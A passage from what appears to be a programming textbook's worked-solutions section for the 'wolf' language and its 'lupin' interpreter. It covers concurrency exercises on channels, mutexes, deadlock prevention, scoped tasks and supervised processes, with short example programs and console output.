    let evens = channel[int](8)
    let odds = channel[int](8)
    scope s {
        s.spawn(fn() {
            for v in src {
                if v % 2 == 0 { evens.send(v)? } else { odds.send(v)? }
            }
            evens.close()
            odds.close()
        })
        for i in 1..=8 { src.send(i)? }
        src.close()
    }
    var esum = 0
    var osum = 0
    for v in evens { esum += v }
    for v in odds { osum += v }
    print("evens {esum}, odds {osum}")
    0
}
```

```
console
$ lupin ex12-6.lu
evens 20, odds 16
```

Close flows downstream: `main` closes `src` when the feed ends; the router's loop ends because of that close, and only then does the router close its two output channels. Each channel is closed by its only sender, and the close order is forced by the data flow: trace it backward from the sums and every close is where it must be.

Exercise 12-7. §12.3

Exercise 12-7 *(design)*. A single task maintains a work list it alone pushes to and pops from. Argue why a `channel` is the wrong type for that list even though it would work, and name the two properties a channel charges for that this task does not use. When does the answer flip?

Solution (discussion): a channel buys synchronization (safe handoff between tasks) and blocking (a receiver waits for a sender). A single-task work list uses neither: nothing is handed off and waiting on yourself is exercise 12-2′s one-task deadlock wearing work clothes. `List` push/pop states the actual invariant (one owner, no concurrency) and the type system holds you to it; a channel would advertise a concurrency that does not exist to every future reader. The answer flips at the moment a second task appears: the day the work list is fed by a producer or drained by a pool, the channel's two costs become exactly the two features you need, and the refactor is chapter 11′s worker pool. Types are claims; make the cheapest claim that is true.

Exercise 12-8. §12.4

Exercise 12-8 *(comprehension · lupin)*. Two tasks acquire the same two mutexes in *opposite* spellings. Predict the total, and predict what the explorer says about this program, then check both:

```
wolf
fn main() -> !int {
    let a = Mutex(1)
    let b = Mutex(2)
    var total = 0
    scope s {
        s.spawn(fn() {
            when (a, b) { a += 10; b += 10 }
        })
        s.spawn(fn() {
            when (b, a) { b += 100; a += 100 }
        })
    }
    when (a, b) { total = a + b }
    print("{total}")
    0
}
```

Solution: 223. Both bodies run whole, in some order, on both mutexes: 1+2 plus 110 plus 110. `when (b, a)` and `when (a, b)` perform identical acquisitions because `when` sorts its set into canonical order before taking anything; the spelling order is documentation, not semantics. The explorer confirms there is nothing to find:

```
console
$ lupin ex12-8.lu
223
$ lupin conform-run ex12-8.lu --explore=16
ex12-8.lu: explored 2 schedule(s) in 2 execution(s) (DPOR; 0 slept, 0
pruned), frontier closed
  outcomes: 1 distinct — observably deterministic (every schedule agrees)
    exit(0) ×2 stdout=223\n leaks=0 forest=ok — replay: --seed=0
  deadlocks: 0 · races: 0 · max depth: 3 decision(s)
```

"Observably deterministic (every schedule agrees)" is the verdict exercise 12-5′s program could not earn. Addition commutes; that is doing part of the work here, and the stem's real lesson is in 12-9.

Exercise 12-9. §12.4

Exercise 12-9 *(extension (break-it-on-purpose) · lupin)*. Now construct the classic deadlock `when` was designed to kill: task one takes `a` then `b`, task two takes `b` then `a`, nested. Write it and report what actually happens: at what phase does this program die?

Solution. `ch12/ex12-9.lu`:

```
wolf
fn main() -> !int {
    let a = Mutex(0)
    let b = Mutex(0)
    scope s {
        s.spawn(fn() { when (a) { when (b) { a += 1 } } })
        s.spawn(fn() { when (b) { when (a) { b += 1 } } })
    }
    0
}
```

```
console
$ lupin ex12-9.lu
ex12-9.lu: E0201: `when` requires at least two operands — it acquires its
whole set at once, so name every sync object the body touches in one
`when` list [gram.expr.conc] at 14:24
$ echo $?
2
```

It dies in the parser. The AB-BA deadlock needs *incremental* acquisition (hold one lock while asking for another) and `when`'s grammar has no one-lock form to nest: E0201 says take the set whole or do not use `when`. The bug is not detected; it is unspellable, which is a stronger guarantee than any detector. (Deadlock through channels remains constructible,

as exercise 12-2 shows, because waiting for *data* is a program's own business; acquiring *locks* piecemeal was never anything but a bug factory.)

Note: both implementations report E0201, with the same rule in their own words, one at the parse rung and one before the first line runs. The transcript above is lupin's; §12.4 prints the compiler's half beside it.

Exercise 12-10. §12.3

Exercise 12-10 *(extension · lupin)*. The worklist as a checker: `balanced(line)` walks a line's characters with a `List[char]` stack — push every opener among `([{`, pop and compare on every closer. Table four lines, two of them wolf-shaped code fragments. Three ways to be unbalanced hide in one function; name all three and the line of your program that catches each.

Solution. `ch12/ex12-10.lu`:

```
wolf
fn balanced(line: str) -> bool {
    var stack = List[char]()
    for c in line.chars() {
        if c == '(' || c == '[' || c == '{' {
            (mut stack).push(c)
        } else if c == ')' || c == ']' || c == '}' {
            if stack.len == 0 { return false }
            let open = stack[stack.len - 1]
            let _ = (mut stack).pop()
            if c == ')' && open != '(' { return false }
            if c == ']' && open != '[' { return false }
            if c == '}' && open != '{' { return false }
        }
    }
    stack.len == 0
}
fn main() -> !int {
    var cases = List[str]()
    (mut cases).push(r"when (a, b) { c[0] }")
    (mut cases).push(r"select { (a from q => { ) }")
    (mut cases).push(r"([{}])")
    (mut cases).push(r"((")
    for line in cases {
        let verdict = if balanced(line) { "ok " } else { "BAD" }
        print("{verdict} {line}")
    }
    0
}
```

```
console
$ lupin ex12-10.lu
ok  when (a, b) { c[0] }
BAD select { (a from q => { ) }
ok  ([{}])
BAD ((
```

The three failures: a closer with nothing open (`stack.len == 0` — the early `return false`), a closer of the wrong kind (the three comparisons against the popped opener — the second case dies here, `)` against `{`), and openers left over at the end (the final `stack.len == 0`, which is the whole return expression — the fourth case). The raw-string test data is not decoration: the braces in `{ c[0] }` would be interpolations in an ordinary literal, so the checker's own input demonstrates §2.2′s reason raw literals exist.

Exercise 12-11. §12.3

Exercise 12-11 *(extension · lupin)*. Two stacks make a compiler front half: convert `3 + 4 * 2 - 6 / 3` from infix to postfix with one operator stack — pop while the stack's top has precedence at least the incoming operator's, then push; drain at the end. Feed the result to 5-7′s RPN evaluator in your head to check it. Which single comparison in your loop decides that `3 + 4 * 2` is 11 and not 14?

Solution. `ch12/ex12-11.lu`:

```
wolf
fn prec(op: str) -> int {
    if op == "*" || op == "/" { 2 } else { 1 }
}
fn is_op(t: str) -> bool {
    t == "+" || t == "-" || t == "*" || t == "/"
}
fn main() -> !int {
    let infix = "3 + 4 * 2 - 6 / 3"
    var ops = List[str]()
    var out = ""
    for t in infix.words() {
        if is_op(t) {
            while ops.len > 0 && prec(ops[ops.len - 1]) >= prec(t) {
                out += "{ops[ops.len - 1]} "
                (mut ops).pop()
            }
            (mut ops).push(t)
        } else {
            out += "{t} "
        }
    }
    while ops.len > 0 {
        out += "{ops[ops.len - 1]} "
        (mut ops).pop()
    }
    print(out.trim())
    0
}
```

```
console
$ lupin ex12-11.lu
3 4 2 * + 6 3 / -
```

`prec(ops[ops.len - 1]) >= prec(t)` is the whole grammar. When `*` arrives with `+` on the stack, $1 >= 2$ is false, so `+` stays put and `*` stacks on top — emitted first, which is what binds

`4 * 2` before the add. Flip the comparison's verdict (or make all precedences equal) and the output evaluates left to right: 14. One integer comparison is carrying operator precedence for the whole language, which is the honest size of that famous feature. The `>=` (rather than `>`) is left-associativity, checkable on the `- … /` tail.

Chapter 13

Exercise 13-2. §13.2

Exercise 13-2 *(fingers · lupin)*. Nine numbers, squared and summed, on one core: build the list, square each into a second list, add them up, print the total. Run it and keep the program. The number it prints is the number every divided version of this job has to agree with, and a divided job that does not reproduce its sequential answer is wrong, not faster.

Solution. `ch13/ex13-2.lu`:

```
wolf
fn main() -> !int {
    var xs = List[int]()
    for i in 1..=9 { (mut xs).push(i) }
    var sq = List[int]()
    for x in xs { (mut sq).push(x * x) }
    var sum = 0
    for v in sq { sum += v }
    print("{sum}")
    0
}
```

```
console
$ lupin ex13-2.lu
285
```

Exercise 13-3. §13.2

Exercise 13-3 *(comprehension · wolf + lupin)*. Two tasks increment a captured `var`:

```
wolf
fn main() -> !int {
    var hits = 0
    scope s {
        s.spawn(fn() { hits += 1 })
        s.spawn(fn() { hits += 1 })
    }
    hits
}
```

Before running it, predict the three fixes the note offers and which two apply here. Then run it under both tools and account for the difference in what they print: the codes and the spans agree, and the amount of output does not. Which tool tells you about the second `spawn`, and what does the extra warning on it say that `W1101` did not?

Solution: the three fixes are a channel (each task sends, one owner adds), a `Mutex` acquired in a `when` (for state that is genuinely shared), and a private copy per task combined after the scope joins (for work that divides cleanly). All three apply here, and the third is the shortest: give each task its own total and add the two afterwards. The compiler names all three, once per spawn:

```
console
$ wolf conform-run ./ex13-3.lu
error[E1101]: this task writes to `hits`, which it captures from the
enclosing function
 --> ./ex13-3.lu:9:24
  |
9 |         s.spawn(fn() { hits += 1 })
  |         -------------------------- the task's closure captures it at
this spawn
  |                         ^^^^ tasks cannot mutate captured state
  |
  = note: task captures are copies, `imm` shares, or region moves (D14) —
never mutable windows
    onto the parent's locals; two tasks writing one binding is the data
race the memory
    model forbids. Three ways out: send results over a `channel` and let
one owner mutate;
    guard truly shared state with a `Mutex` acquired in a `when` block; or
give each task
    its own copy and combine the results after the scope joins.

warning[W1101]: this write to `hits` stays inside the task
 --> ./ex13-3.lu:9:24
  |
9 |         s.spawn(fn() { hits += 1 })
  |                 ------------------ the closure captured it at spawn
  |                         ^^^^ lands on the task's own copy
  |
  = note: task captures copy (or move); the enclosing binding never sees
this assignment. Send the
    result over a channel, or return it through the scope's join.

error[E1101]: this task writes to `hits`, which it captures from the
enclosing function
  --> ./ex13-3.lu:10:24
   |
10 |         s.spawn(fn() { hits += 1 })
   |         -------------------------- the task's closure captures it at
this spawn
   |                         ^^^^ tasks cannot mutate captured state
   |

warning[W1101]: this write to `hits` stays inside the task
  --> ./ex13-3.lu:10:24
   |
10 |         s.spawn(fn() { hits += 1 })
   |                 ------------------ the closure captured it at spawn
   |                         ^^^^ lands on the task's own copy
   |
```

```
warning[W1102]: the closure above captured `hits` by value, so it will not
see this assignment
  --> ./ex13-3.lu:10:24
   |
 9 |         s.spawn(fn() { hits += 1 })
   |                 ------------------ captured by value when this was
created
10 |         s.spawn(fn() { hits += 1 })
   |                         ^^^^^^^^^ invisible to the closure
   |
   = note: closures copy their captures at creation; create the closure
after the last assignment,
     or pass the value as a call argument instead.
```

The second `s.spawn` earns the same error at line 10, and two warnings ride along: W1101 ("this write to `hits` stays inside the task") and, on the second spawn only, W1102 ("the closure above captured `hits` by value, so it will not see this assignment"). W1102 is the one the question asks about: it concerns not this closure's write but the *previous* closure, which took its copy of `hits` before this line ran and will never see it. Five diagnostics for one mistake with two instances.

The interpreter refuses the same program, and says it once:

```
console
$ lupin ex13-3.lu
ex13-3.lu: E1101: this task writes to `hits`, which it captures from the
enclosing function: unsynchronized mutable capture across tasks (D14 —
copy, share `imm`, or `move`; a `sync` type mediates shared writes)
[conc.task.spawn] at 9:24
$ echo $?
2
```

Same code, same headline, same span as the compiler's first error: `318..322` is the `hits` at line 9. What differs is volume, not verdict: the compiler reports every offending spawn and both warnings, the interpreter reports the first refusal and stops. Neither runs it.

An earlier interpreter ran this program to exit 0: capture by value meant both increments landed on private copies, `hits` printed as 0, and a silently wrong answer wore a clean exit code. That contrast was the argument for making the capture a compile error. The argument won; the demonstration is gone, and W1101's note is where the lost-update story now lives.

Exercise 13-4. §13.2

Exercise 13-4 *(spelunking · lupin)*. Two programs differ in one `print`. Explore both and read the verdicts:

```
console
$ lupin conform-run ex13-4a.lu --explore=8
ex13-4a.lu: explored 2 schedule(s) in 2 execution(s) (DPOR; 0 slept, 0
pruned), frontier closed
```

```
  outcomes: 2 distinct — SCHEDULE-DEPENDENT
    exit(0) ×1 stdout=1 then 2, sum 3\n leaks=0 forest=ok — replay: --
seed=0
      decision stream: ev:0,0,0
    exit(0) ×1 stdout=2 then 1, sum 3\n leaks=0 forest=ok — replay: --
seed=4611686018427387905
      decision stream: ev:1,0,0
  deadlocks: 0 · races: 0 · max depth: 3 decision(s)
$ lupin conform-run ex13-4b.lu --explore=8
ex13-4b.lu: explored 2 schedule(s) in 2 execution(s) (DPOR; 0 slept, 0
pruned), frontier closed
  outcomes: 1 distinct — observably deterministic (every schedule agrees)
    exit(0) ×2 stdout=sum 3\n leaks=0 forest=ok — replay: --seed=0
  deadlocks: 0 · races: 0 · max depth: 3 decision(s)
```

`ex13-4a.lu` prints arrival order and the sum; `ex13-4b.lu` prints only the sum. Same tasks, same channel, same schedules. Why do the verdicts differ, and what does that mean for how you design a parallel reduction's output?

Solution (prose): determinism, as the explorer measures it, is a property of what the program *observes about* its schedules, not of the schedules themselves. Both programs run the same two interleavings (`races: 0`: channel operations synchronize; nothing here is a data race); 4a copies the arrival order into stdout, so its two schedules produce two outputs and the verdict is schedule-dependent, while 4b folds the values with `+`, which commutes, collapsing both schedules into one observable outcome. This is the design rule for `par` reductions in one sentence: combine with operations whose result does not encode arrival order, and the whole parallel program stays observably deterministic. That is the property `--explore` exists to certify, and the property 13-1's `par` preserves by returning results in input order.

Exercise 13-5. §13.2

Exercise 13-5 *(extension · lupin)*. grep, wolfished: write `grep(text, pattern) -> List[str] ! {EmptyPattern}` returning the matching lines. Substring search is yours to write with byte slices. Why is the empty pattern an *error* here, when POSIX grep happily matches it everywhere?

Solution. `ch13/ex13-5.lu` (excerpt):

```
wolf
fn contains(hay: str, needle: str) -> bool {
    if hay.len < needle.len { return false }
    var i = 0
    while i + needle.len <= hay.len {
        if hay[i..i + needle.len] == needle { return true }
        i += 1
    }
    false
}
fn grep(text: str, pattern: str) -> List[str] ! {EmptyPattern} {
    if pattern.is_empty() { return EmptyPattern }
```

```
    var hits = List[str]()
    for line in text.lines() {
        if contains(line, pattern) { (mut hits).push(line) }
    }
    hits
}
```

```
console
$ lupin ex13-5.lu
the wolf runs at dusk
a lone wolf watches
2 match(es)
empty pattern refused
```

POSIX grep's empty pattern means "match every line," a convention a human at a terminal can exploit and a program calling a function almost never intends: it is usually a variable that turned out blank. The row makes the caller say which they meant: handle `EmptyPattern` with "all lines" if that is truly the wish. An API's defaults should serve its likeliest accident, not its cleverest use.

Exercise 13-7. §13.2

Exercise 13-7 *(comprehension · lupin)*. One Euler step for two bodies on a line, gravity only, equal masses. Before running: what is `v1 + v2` after the step, and is your answer exact or approximate for f64 arithmetic?

Solution. `ch13/ex13-7.lu` (excerpt):

```
wolf
...
    let r = absf(x2 - x1)
    let a = g / (r * r)
    v1 += a * dt
    v2 -= a * dt
    x1 += v1 * dt
    x2 += v2 * dt
...
```

```
console
$ lupin ex13-7.lu
x1=1 v1=1
x2=9 v2=-1
momentum 0
```

Exactly zero, and not by luck: both velocity updates add and subtract the *same computed value* `a * dt`, and for any f64 value `x`, the sum `x + (0.0 - x)` is exactly 0.0. Momentum conservation here is a property of sharing one rounding, not of infinite precision: compute the two accelerations separately with different roundings and the symmetry is gone. That observation is the seed of every reproducible n-body benchmark in Part 4.

Exercise 13-9. §13.2

Exercise 13-9 *(extension · lupin)*. The caesar shift, sequential on purpose: `shift(s, k)` moves each lowercase letter `k` places with wraparound (`chars`, casts, `% 26`) and passes everything else through. Encode a line with `k = 3`, decode with the *same function*, and make `main` exit nonzero if the round trip misses. Two questions: what number decodes for `k = 3`, and — the extension — if the shift instead came from the letters of a key word repeating along the message, what would decode have to do that it does not do now?

Solution. `ch13/ex13-9.lu`:

```
wolf
fn shift(s: str, k: int) -> str {
    var out = ""
    for c in s.chars() {
        if c >= 'a' && c <= 'z' {
            let at = (c as int) - ('a' as int)
            let moved = (at + k) % 26
            out = "{out}{(moved + ('a' as int)) as char}"
        } else {
            out = "{out}{c}"
        }
    }
    out
}
fn main() -> !int {
    let plain = "the wolf runs at dusk"
    let coded = shift(plain, 3)
    let back = shift(coded, 23)
    print(coded)
    print(back)
    if back != plain { return 1 }
    0
}
```

```
console
$ lupin ex13-9.lu
wkh zroi uxqv dw gxvn
the wolf runs at dusk
```

23 decodes, because 3 + 23 is 26 and `% 26` makes 26 the identity — decode is encode with the complementary shift, one function doing both jobs. Under a repeating key the complement is *per position*: decode must walk the key alongside the message and complement each letter's own shift, so the one thing it needs that the fixed-shift version lacks is an index — the loop over `chars()` grows a counter, and everything else survives unchanged. (That per-position version is the Vigenère cipher, and the counter is the whole difference.)

Exercise 13-10. §13.2

Exercise 13-10 *(comprehension + extension · lupin)*. 13-5′s byte scan found lines; this one counts hits. Write `count(hay, needle, overlapping)` — the same `hay[i..i + needle.len] == needle` probe — where the flag decides whether a hit advances `i` by one byte or by the

needle's length. Predict both answers for `"aaaa"` / `"aa"` before running. Which convention does a text editor's find-and-replace need, and what goes wrong under the other one?

Solution. `ch13/ex13-10.lu`:

```
wolf
fn count(hay: str, needle: str, overlapping: bool) -> int {
    var hits = 0
    var i = 0
    while i + needle.len <= hay.len {
        if hay[i..i + needle.len] == needle {
            hits += 1
            i += if overlapping { 1 } else { needle.len }
        } else {
            i += 1
        }
    }
    hits
}
fn main() -> !int {
    print("{count("aaaa", "aa", true)} {count("aaaa", "aa", false)}")
    print("{count("the wolf the ridge the creek", "the", true)}")
    0
}
```

```
console
$ lupin ex13-10.lu
3 2
3
```

Overlapping sees hits at offsets 0, 1, 2; non-overlapping consumes two bytes per hit and sees 0 and 2. Find-and-replace needs the non-overlapping convention: each replacement consumes its match, so the next search resumes *after* it. Under the overlapping count a replace of `"aa"` in `"aaaa"` would claim three sites where only two disjoint replacements exist — the second "hit" overlaps bytes the first replacement already rewrote. A count is only meaningful with its consumption rule attached, which is why the flag is in the signature and not in a comment.

Exercise 13-11. §13.2

Exercise 13-11 *(extension · lupin)*. 13-5 searched a `str` with `str` slices. Do it a layer down, over bytes, and lend the haystack rather than handing it over: `find(hay, needle) -> int` takes two `List[byte]` byte views and answers the first index where the needle starts, or `-1`. The window comparison belongs in its own function, so the slice happens inside a callee working on a view it does not own. Two questions: what does the caller still hold after the call, and how many bytes does one window cost?

Solution. `ch13/ex13-11.lu`:

```
wolf
```

```
fn matches_at(hay: List[byte], needle: List[byte], i: int) -> bool {
    let window = hay[i..i + needle.len]
    var k = 0
    while k < needle.len {
        if window[k] != needle[k] { return false }
        k += 1
    }
    true
}
fn find(hay: List[byte], needle: List[byte]) -> int {
    if needle.len == 0 { return -1 }
    var i = 0
    while i + needle.len <= hay.len {
        if matches_at(hay, needle, i) { return i }
        i += 1
    }
    -1
}
fn main() -> !int {
    let text = "the wolf runs the long ridge"
    let hay = text.bytes()
    print("{find(hay, "wolf".bytes())}")
    print("{find(hay, "ridge".bytes())}")
    print("{find(hay, "moon".bytes())}")
    print("{hay.len}")
    0
}
```

```
console
$ lupin ex13-11.lu
4
23
-1
28
```

`hay` crosses two signatures without a `take` and without a `mut`, so both callees borrow it and `main` still owns it — the last line proves that by reading `hay.len` after every search has finished with it. The slice inside `matches_at` is the point: a lent view can be sliced, and the subscript range is the same endpoint surface a `str` slice takes.

What a window costs is the second half of the answer, and it is not free. `hay[i..i + needle.len]` is a fresh `List` of that many elements, so the scan allocates one window per position tried rather than walking the haystack in place. That is the honest price of spelling the comparison as a slice, and it is why a real substring search compares element by element from `i` without cutting anything out. Write that version too and the loop body loses its allocation entirely; the answer it prints does not change.

Chapter 14

Exercise 14-1. §14.1

Exercise 14-1 *(comprehension · lupin)*. A proc's function returns `3`. Before running, predict both fields of the line this prints:

```
wolf
fn worker() -> int { 3 }
fn main() -> !int {
    let w = spawn proc worker()
    let m = w.monitor()
    select {
        exit(reason) from m => {
            print("normal={reason.is_normal()}
killed={reason.is_killed()}")
        },
        timeout(1.s) => { return 1 },
    }
    0
}
```

Solution: `normal=true killed=false`. Returning a value, any value, is a normal exit; the value rides along in the reason. Failure is a separate channel of information: an error return or a kill, not a number the supervisor squints at. Erlang made the same cut, and for the same reason: the exit *reason* is the protocol, the return value is the result.

```
console
$ lupin ex14-1.lu
normal=true killed=false
```

Exercise 14-2. §14.1

Exercise 14-2 *(design)*. A log-search service has three concerns: an HTTP listener, a query planner, and one index shard per disk. Argue where the proc boundaries go. For each boundary you draw, name the failure it isolates and the state that dies with it; for one boundary you chose *not* to draw, name what shared fate you accepted.

Solution (discussion): the strong answer puts each shard in its own proc: a corrupt index or a crashing decompressor takes down one shard's regions and nothing else, and the planner degrades to partial results. The listener and planner can share a proc at first: they share fate anyway (no listener, no queries), and splitting them buys isolation only once the planner holds cache state worth keeping through a listener restart. The boundary not drawn is the one between the planner and its per-query scratch, which is a region inside the proc, not a proc: it dies with the query, and promoting it to a proc would turn cheap bulk-frees into protocol. Ownership, failure, and service land on the same line or the design fights itself. That is Armstrong's argument, applied.

Exercise 14-3. §14.2

Exercise 14-3 *(comprehension · lupin)*. `build_then_crash` allocates a hundred integers into a region, then returns an error. Predict what the monitor reports and, separately, what happened to the hundred integers; then say which line of code freed them.

Solution. `ch14/ex14-3.lu` (excerpt):

```
wolf
fn build_then_crash() -> !int {
    let r = region()
    let n = in r {
        var xs = List[int]()
        for i in 0..100 { (mut xs).push(i) }
        xs.len
    }
    Boom
}
```

```
console
$ lupin ex14-3.lu
proc down; its regions are gone
```

No line of code freed them. The proc's death is the deallocation: a proc owns its regions, and an abnormal exit frees them wholesale, with no unwinding and no per-object teardown. The monitor's `exit(reason)` arrives after the memory is already gone.

Exercise 14-4. §14.2

Exercise 14-4 *(comprehension · lupin)*. `sleeper` registers a defer and then blocks forever on an empty channel; the owner kills it. Two prints are written in this program: `defer-skipped` in the proc and `released` in the owner. Predict which of them appear, and in what order:

```
wolf
fn sleeper() -> int {
    defer print_raw("defer-skipped")
    let ch = channel[int](0)
    let v = ch.recv() else |_| { return 1 }
    v
}
fn main() -> !int {
    let w = spawn proc sleeper()
    let m = w.monitor()
    w.kill()
    select {
        exit(reason) from m => {
            if reason.is_killed() { print_raw("released") } else
{ print_raw("wrong") }
        },
        timeout(1.s) => { print_raw("timeout") },
    }
    0
}
```

Solution: only `released`. A killed proc's defers do not run. That is the decided rule, not an accident: a kill must be safe to issue against a proc in any state, and running arbitrary cleanup code in a proc that is being destroyed for misbehaving is not safe. The proc's regions bulk-free instead. Resources that must survive a kill belong to the owner's side of a channel, or to a supervisor.

```
console
$ lupin ex14-4.lu
released
```

Exercise 14-5. §14.2

Exercise 14-5 *(comprehension · lupin)*. The same shape at task granularity. One sibling blocks on a channel with a defer registered; the other fails. Predict the output. Then state, in one sentence each, why this defer runs when 14-4's did not:

```
wolf
fn race_them() -> !int {
    let ch = channel[int](0)
    scope s {
        s.spawn(fn() {
            defer print("sibling cleanup ran")
            let v = ch.recv()?
            v
        })
        s.spawn(fn() { fail_fast() })
    }
    0
}
```

Solution: the cleanup line prints, then the caller's handler value is used:

```
console
$ lupin ex14-5.lu
sibling cleanup ran
caught
```

Cancellation is cooperative: it arrives at a blocking point in a task that is still healthy, so its defers run. A kill is unilateral: it destroys a proc that may be past cooperating, so they do not. One cleanup contract per failure primitive, and the primitive tells you which one you are holding.

Exercise 14-6. §14.3

Exercise 14-6 *(fingers · lupin)*. Build a counting service: a proc that reads commands from a channel, where `0` means "reply with the total" and any other value adds to it. Drive it with 5, 2, then a report, and print what comes back.

Solution. `ch14/ex14-6.lu`:

```
wolf
```

```
fn counter(cmds: channel[int], replies: channel[int]) -> int {
    var total = 0
    for c in cmds {
        if c == 0 { replies.send(total) else { return total } } else
{ total += c }
    }
    total
}
fn main() -> !int {
    let cmds = channel[int](8)
    let replies = channel[int](1)
    let w = spawn proc counter(cmds, replies)
    cmds.send(5)?
    cmds.send(2)?
    cmds.send(0)?
    let t = replies.recv() else |_| { return 1 }
    print("total={t}")
    cmds.close()
    0
}
```

```
console
$ lupin ex14-6.lu
total=7
```

The proc's `for c in cmds` loop *is* the mailbox: commands queue in the channel, the proc serializes them, and the reply channel carries answers back. No lock appears because no state is shared: the total lives in exactly one proc.

Exercise 14-7. §14.3

Exercise 14-7 *(extension · lupin)*. Grow the protocol: `-1` resets the counter. Report the total, reset, add 3, and report again. Predict both numbers first, then answer: what ordering guarantee makes your prediction safe, and which chapter taught it?

Solution. `ch14/ex14-7.lu` (excerpt):

```
wolf
...
    for c in cmds {
        if c == 0 { replies.send(total) else { return total } } else if c
== 0 - 1 { total = 0 } else { total += c }
    }
...
```

```
console
$ lupin ex14-7.lu
before=7 after=3
```

`before=7 after=3` is safe to predict because one sender's sends arrive in order (chapter 12's happens-before): the reset cannot overtake the first report, and the 3 cannot overtake

the reset. The protocol's integers are starting to strain: a real command set wants a type, which is where rows and enums earn their keep.

Exercise 14-8. §14.3

Exercise 14-8 *(design)*. Erlang mailboxes offer *selective* receive*: a proc can pluck the first message matching a pattern,* leaving the rest queued. Wolf's mailbox is a FIFO channel plus `select` over multiple channels. State one protocol that selective receive expresses more directly, then argue wolf's side: what does a skipped-over message cost in Erlang that wolf's design refuses to pay?

Solution (discussion): call-response over a shared mailbox is the classic selective-receive win: reply matching happens by pattern while unrelated traffic waits. The cost is the unbounded scan: every receive may walk the whole queue, and a proc that never matches some message class leaks queue memory silently; Erlang folklore is full of mailboxes that grew until the node died. Wolf's answer is one channel per conversation (the reply channel in 14-6 is exactly that), which turns pattern-matching into channel topology the scheduler can see. The queue that would have grown silently becomes a channel you had to declare, with a capacity you chose. Less expressive per receive; every queue in the program has a name and a bound.

Exercise 14-9. §14.3

Exercise 14-9 *(comprehension + schedule play · lupin)*. Two client tasks each send two increments to the counting proc; the scope joins, then main asks for the total. Run it under seeds 0, 1, 5, 9. Predict first: does the total vary with the schedule, and why not? Then name the thing that *does* vary between those runs even though no output shows it.

Solution. `ch14/ex14-9.lu` (excerpt — `main`):

```
wolf
...
    scope s {
        s.spawn(fn() { client(cmds) })
        s.spawn(fn() { client(cmds) })
    }
    cmds.send(0)?
...
```

```
console
$ lupin run ex14-9.lu --seed=0
total=4
$ lupin run ex14-9.lu --seed=1
total=4
$ lupin run ex14-9.lu --seed=5
total=4
$ lupin run ex14-9.lu --seed=9
total=4
```

The total is schedule-independent: the scope join happens-before the report command, so all four increments are in the mailbox before `0` enters it. What varies is the interleaving of

the two clients' sends (the mailbox's arrival order), which addition happens to hide, because addition commutes. Replace `total += c` with an operation that does not commute and the seeds stop agreeing; chapter 17 hunts exactly that program.

Exercise 14-10. §14.3

Exercise 14-10 *(extension · lupin)*. A stockroom proc: its mailbox carries lines like `put 40` and `take 15`, each handled to completion — parse the verb and the number with `words()`, keep a running count, floor it at zero when a `take` overdraws. `main` sends five commands, closes, and learns the final count the way 14-6's shelver reported its words: riding home in the exit reason. Why does the overdraw rule live in the proc rather than in the senders, and what does that placement buy when a second sender appears?

Solution. `ch14/ex14-10.lu`:

```
wolf
fn stockroom(cmds: channel[str]) -> int {
    var held = 0
    for c in cmds {
        var verb = ""
        var n = 0
        var i = 0
        for w in c.words() {
            if i == 0 { verb = w }
            if i == 1 { n = w.to_int() else 0 }
            i += 1
        }
        if verb == "put" { held += n }
        if verb == "take" {
            if n > held { held = 0 } else { held -= n }
        }
    }
    held
}
fn main() -> !int {
    let cmds = channel[str](8)
    let keeper = spawn proc stockroom(cmds)
    let m = keeper.monitor()
    cmds.send("put 40")?
    cmds.send("take 15")?
    cmds.send("put 6")?
    cmds.send("take 90")?
    cmds.send("put 12")?
    cmds.close()
    select {
        exit(reason) from m => { print("stockroom closed: {reason}") },
        timeout(1.s) => { print("stuck") },
    }
    0
}
```

```
console
$ lupin ex14-10.lu
stockroom closed: normal(12)
```

The trace: 40, 25, 31, floored to 0 by the 90, then 12. The overdraw rule lives in the proc because the count does: a sender enforcing "do not take more than is held" would need to *ask* first, and between its ask and its take another sender can move the count — the check-then-act race every shared ledger invents. Inside the handler the rule is atomic for free, §14.3′s law (one message at a time, to completion) doing the work of a lock. A second sender therefore costs nothing: senders stay ignorant of the invariant, and the one place that owns the count is the one place that defends it.

Chapter 15

Exercise 15-1. §15.1

Exercise 15-1 *(comprehension · lupin)*. Chapter 14 showed a proc returning a value: `is_normal()` was true. This proc returns an error instead. Predict both fields. There are three possible exit shapes and this line can only show you two booleans:

```
wolf
fn boom() -> !int { Bad }
fn main() -> !int {
    let w = spawn proc boom()
    let m = w.monitor()
    select {
        exit(reason) from m => {
            print("normal={reason.is_normal()}
killed={reason.is_killed()}")
        },
        timeout(1.s) => { return 1 },
    }
    0
}
```

Solution: `normal=false killed=false`. Both predicates are false because an error return is the third shape: not a normal completion, not a kill, but a failure the proc itself reported. The reason taxonomy is three-valued (normal, killed, errored), and a supervisor that only checks `is_normal()` treats the last two the same, which is usually what it wants.

```
console
$ lupin ex15-1.lu
normal=false killed=false
```

Exercise 15-2. §15.1

Exercise 15-2 *(comprehension · lupin)*. `monitor` delivers a message; `link` shares fate. This program links to a proc that fails, then blocks on an empty channel. Two prints are written. Predict what appears on stdout, and whether the process ends well or badly:

```
wolf
fn boom() -> !int { Bad }
fn main() -> !int {
    let w = spawn proc boom()
```

```
    w.link()
    let ch = channel[int](0)
    let v = ch.recv() else |err| { print("recv failed"); return 7 }
    print("got {v}")
    0
}
```

Solution: nothing appears, and the process dies nonzero. The link propagates the failure into `main` at its blocking point: no error value arrives at the `else` handler, because shared fate is not an error return; it is death. The handler that never ran is the lesson: `link` is for "if it dies, we die," and code below a link is written in that knowledge. Choose `monitor` when failure is information; choose `link` when failure is contagion, and mean it.

The exit NUMBER is deliberately not part of the answer. `w.link()` called from `main` couples `w` to the root supervisor's domain, and `[conc.proc.root]` ends the process with "a nonzero, implementation-specified status" when that domain dies abnormally; `[conf.trap.exit]` tells a conforming tool to compare the outcome class and never the number. The transcript below is `lupin`'s and says 1; a compiled binary says 121. Both are right, and a reader whose tool prints the other number has not found a bug.

```
console
$ lupin ex15-2.lu
$ echo $?
1
```

Exercise 15-3. §15.1

Exercise 15-3 *(design)*. A pipeline proc feeds a compressor proc, which feeds an uploader proc. For each of the three pairs, choose `link` or `monitor` and defend the choice with the failure you are designing for. One of the three answers should be "neither": which, and what replaces it?

